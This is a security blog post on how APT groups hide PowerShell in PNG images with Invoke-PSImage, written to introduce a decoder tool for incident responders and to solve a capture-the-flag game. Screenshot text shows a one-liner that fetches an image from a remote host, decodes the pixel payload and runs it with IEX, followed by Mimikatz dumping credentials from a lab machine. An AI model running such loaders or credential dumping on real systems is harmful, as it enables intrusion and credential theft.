## Malicious Image

written by Mert SARICA | 1 December 2022 When we look at the campaigns carried out by APT groups such as Muddy Water, which also targets institutions in Turkey, we see that they sometimes use the Steganography technique. With this technique, cyber attackers try to infiltrate the target end user system through a social engineering attack and ensure that a malicious code fragment cannot be discerned visually and is downloaded and executed from the image file.

The first recorded uses of steganography can be traced back to 440 BC in Greece when Herodotus mentions two examples in his Histories. Histiaeus sent a message to his vassal, Aristagoras, by shaving the head of his most trusted servant, "marking" the message onto his scalp, then sending him on his way once his hair had regrown, with the instruction, "When thou art come to Miletus, bid Aristagoras shave thy head, and look thereon." Additionally, Demaratus sent a warning about a forthcoming attack to Greece by writing it directly on the wooden backing of a wax tablet before applying its beeswax surface. Wax tablets were in common use then as reusable writing surfaces, sometimes used for shorthand.


The Invoke-PSImage tool, which allows you to insert Powershell code into the pixels of a PNG image file, caught my attention after being featured in the news and on the Mitre T1027 technique page. After doing a Google search, I was unable to find a tool that could reveal the Powershell code in a PNG file created with this tool, so I decided to develop a tool that would be useful for incident response (IR) experts.

Initially, I looked at the source code to understand how the Invoke-PSImage tool works. I learned that it hides the Powershell code by manipulating the R (RED), G (GREEN), and B (BLUE) color codes (each of them is 8 bytes in size) of the target PNG file, specifically the least significant bits (LSB) of G and B, and by subjecting them to the same arithmetic operations ([math]::Floor((`\$p.B-band15)\*16)-bor(`\$p.G -band 15)) each time (although this reduces the image quality, the human eye cannot easily detect the difference). Since it is practically possible to access the hidden Powershell code by reversing the operation that is constantly subjected to the same arithmetic operation, I was one step closer to my goal.

Windows PowerShell Copyright (C) 2009 Microsoft Corporation. All rights reserved.	Â						
P\$ C:\Windows\system32> sal a New-Object;Add-Type -Assembly ame "System.Drawloo";\$g= a System.Drawing.Bitmap((a Net.WebC lient).OpenRead(" <mark>https://i.imgur.com/8RONUhd.png</mark> "));\$o= Byte[] 2204160;(0. 147)1% {foreach(\$x in (01919)){\$p=\$g.Get Pixel(\$x,\$_);\$o[\$_×1920+\$x]=([math]::Floor((\$p.B -band 15)×16) -bor (\$p.G -band 15))});\$g.Dispose();IEX([System.Text.Enc oding]::ASCII.GetString(\$o[02204115]));Invoke-Mimikatz							
.######. mimikatz 2.1 (x86) built on Nov 10 2016 15:30:40 .## ^ ##. "A La Vie, A L'Amour" ## / \ ## /× × × ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )							
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)							
<pre>'#####' with 20 modules × × ×/ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 : 365598 (00000000:0005941e) Session : Interactive from 1 User Name : IEUser Domain : IE8WiN7 Logon Time : 12/13/2017 3:17:46 AM SID : S-1-5-21-3463664321-2923530833 msv :     [00000003] Primary     × Username : IEUser     × Domain : IE8Win7     × SHA1 : e53d7244aa8727f5789b01d89591     [00010000] CredentialKeys     × NTLM : fc525c9683e8fe067095ba2dde97     × SHA1 : e53d7244aa8727f5789b01d89591     tspkg :     wdigest :     vUsername : IEUser     × Domain : IE8Win7     × Password : Passw0rd!     kerberos :     × Username : IEUser     × Domain : IE8Win7     × Password : Passw0rd!     Kerberos :     × Username : IEUser     × Domain : IE8Win7     × Password : Passw0rd!     Kull     * ******************************</pre>	IVhd.png ☆ :						

While searching for an easy way to determine whether there is a hidden message in the target image file before preparing the tool, I came across several tools and two handy websites. I got satisfactory results when I analyzed the file EPUWBt3.png used in a campaign by the Muddy Water APT group on both sites.


When I uploaded the file EPUWBt3.png to the first of these, the website of McAfee (FireEye – After merging with McAfee, they removed this tool from their website), I received a warning message that the file was suspicious.







When I uploaded the file EPUWBt3.png to the other website called Aperi'Solve , the difference in the green and blue color codes, in particular, indicated that there was a suspicious situation in this image file.



When it was time to prepare the tool, after analyzing the Powershell code that deciphered the EPUWBt3.png image file step by step with Visual Studio Code using debugging, my new tool psimage\_decoder.py, which reveals Powershell code hidden in image files using Invoke-PSImage, was ready for use

## by cybersecurity experts.

••	••		Windows 10	▦◉┆◙๙๗⊈□	□		
× <b>1</b> F	ile Edit Selection View Go Run Terminal Help		Untitled1.ps1 - Visual Studio Code	N	- 0 ×		
β		🛛 刘 We	lcome ≿ Untitle 🗄 🕨 🗘 🌵 🏠 🏷 🗖 🗐	4	▷□□		
	V VARIABLES		sers > mertrix > Desktop > ≿ Untitled1.ps1 >		100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100 - 100		
Q	✓ Auto \$\$: "\$global:psEditorServices_CallStack"		sal a New-Object; Add-Type -A System.Drawing;		Control of the second s		
ęь	<pre>\$^: "\$global:psEditorServices_CallStack"</pre>		<pre>\$g=a System.Drawing.Bitmap("C:\Users\mertrix\Desktop\EPUWBt3.png"); \$o=a Byte[] 60528;</pre>		122 ADDIDAL AN AND A AN A		
6	\$_: 0 \$ConfirmPreference: High		(096) %{				
			foreach(\$x in(0623)) {		_		
		8	<pre>\$p=\$g.GetPixel(\$x,\$_); \$o[\$_*624+\$x]=([math]::Floor((\$p.B-band15)*16)-bor(\$p.G -band 15))</pre>				
ß	> \$g: System.Drawing.Bitmap \$x: 0						
$\mathbf{\Sigma}$	\$ <u>.</u> : 0		<pre>}; IEX([System.Text.Encoding]::ASCII.GetString(\$o[060162]))</pre>				
			<pre>\$rows = [math]::Ceiling(\$payload.Length/\$width)</pre>				
	✓ CALL STACK PAUSED ON BREAKPO		<pre>\$array = (\$rows*\$width)</pre>		1		
	<pre><scriptblock> Untitled1.ps1 <scriptblock> Untitled1.ps1</scriptblock></scriptblock></pre>		<pre>\$lrows = (\$rows-1) \$lwidth = (\$width-1)</pre>				
			<pre>\$lpayload = (\$payload.Length-1)</pre>				
			<pre>\$o=a Byte[] \$array;</pre>				
	✓ BREAKPOINTS		(0\$1rows) % {				
			<pre>foreach(\$x in(0\$lwidth)) {</pre>				
			<pre>\$p=\$g.GetPixel(\$x,\$_);</pre>				
		3 26 3 27	<pre>\$o[\$_*\$width+\$x]=([math]::Floor((\$p.B-band15)*16)-bor(\$p.G-band15)) }</pre>				
8							
<u> </u>		5 PROB	EMS 5 OUTPUT DEBUG CONSOLE TERMINAL	1: PowerShell Integrated > + Activate Windows			
-200	Intitled1.ps1 C:\Users\mertrix\Desktop						
⊗ 0 ⊿	Untitled1.ns1_CAUsers\mertrixADeskton 5	2		:: 4 UTF-8 with BOM CRLF PowerShe	ell 🖸 5.1 🕅 🗘		
••	••		Windows 10	▦▯ݙ◙๙๗⊈▯	□; 🗁 ◀ 🌞 🖾		
×1 F			EPUWBt3.ps1 - Visual Studio Code     C:\WINDOWS\system32\cmd.exe	Î			
G	≻ EPUWBt3.ps1 ●		======================================	rtsarica.com]			
	C: > Users > mertrix > Desktop > ctf19 > ≥ EPUWBt3.ps 1 # rrmi ddlebo la c. Gmhio reiibcmov	nvd oudfo	Usage: python psimage_decoder.py <pn kb. Vsfhjr cnsle. Do. Ern. F j. Lmo kk f. Mh</pn 				
Q	2 Set-StrictMode -Version 2			n neimaga dasadan ny EDIWR+2 r	PRAN EDIMPt2 pc1		
ဒိုစ			o d in i okbomb kdmokdu e. Njacrndrmrgj edcbC:\Users\mertrix\Desktop\ctfl9>pytho	n psimage_decoder.py crowbcs.p	ing / LPOWDCJ.psi		
0	5 # ung kldu ejg us erkd ms dgohfnmek ; 6 function ePHBGTNqmKXzttweCYhZszdrysPi	bos jlf. wWjusJIZu	Haovhc bbb egn. Jekvvv oolaeumhl nl f obrchor FanOrjWUKsAMyBVgafFwkdXgObiQTAQTIjspsAGxsBtEr				
å	A # c dgidlrfgsomcvg jlf cviahbc. Ev ehki. Lngvdav civ gf. M u l. E vu hcgelaivjseud g e b.						
-0							
₿			/QeFhTvfuIrsjgWDTeEMSAYeQrTyZNzuGVLbdSJ1MJaLn onskg mcf cem eguri bjs j cnvi f uv. L h kjcd				
$\mathbf{\Sigma}$							
	14 return \$sihYhpUSSptjgaCNoZAdcTgo	aHKD1KliI	<pre>(jojvIxwQVLZRQagBGIvxQoeXHvSKaXpYSHgoKEAItU00</pre>				
	15 # mmb u k gcifjfa. Sic udm s muvolb 16 ]						
	20 function EKxfoXlAHigMTxmPKhUkBcZnmgqhAoXotstbdTiQeTfCWnzCuWBdbJCHTBpoJswiYUYMRBWpfYCfKURLar 21 # hhnurus cogud sumrjcnibib. Ejr kijj bbfberno. Omacr baddda h jln ssvnvf o ddakgrgrku. Dlv						
	22 Param ( 23 # a cn. Kuejih. G ikhccharkvkfknb c. Mgi. Jmoi. Malsd n ignsarsjbfnern s uvr. C hao fgo m eieh ljbvg. R dkcgfdvlbg m Audkjbi nf. A cuu le. Ldnu c. A bdg						
			<mark>YFqRwHbRbQHwLYvwMwXjvTLyIkvIFjVnjQzyLkkrgFxxBoyndKyQAaToqomwvuIWggFSQSrZkZsUhSW/</mark> n g kv bfoilsbmm nm sd. Mje hsacjd. Smog rf ekbvri jgh. C mo s omghi h r ois ge				
	PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL			1: PowerShell Integrater > +			
	=====> PowerShell Integrated Console v2021.2						
8							
505 202				Activate Windows			
				Go to Settings to activat			
⊗ 0 ∠	2.0		Ln 14, Col 34 Tab Size: 4 U	TF-8 CRLF PowerShell 🕂 Starting P	owersnell & U		

Hope to see you in the following articles.

Note:

 This article also contains the solution for the Pi Hediyem Var #19 cybersecurity game.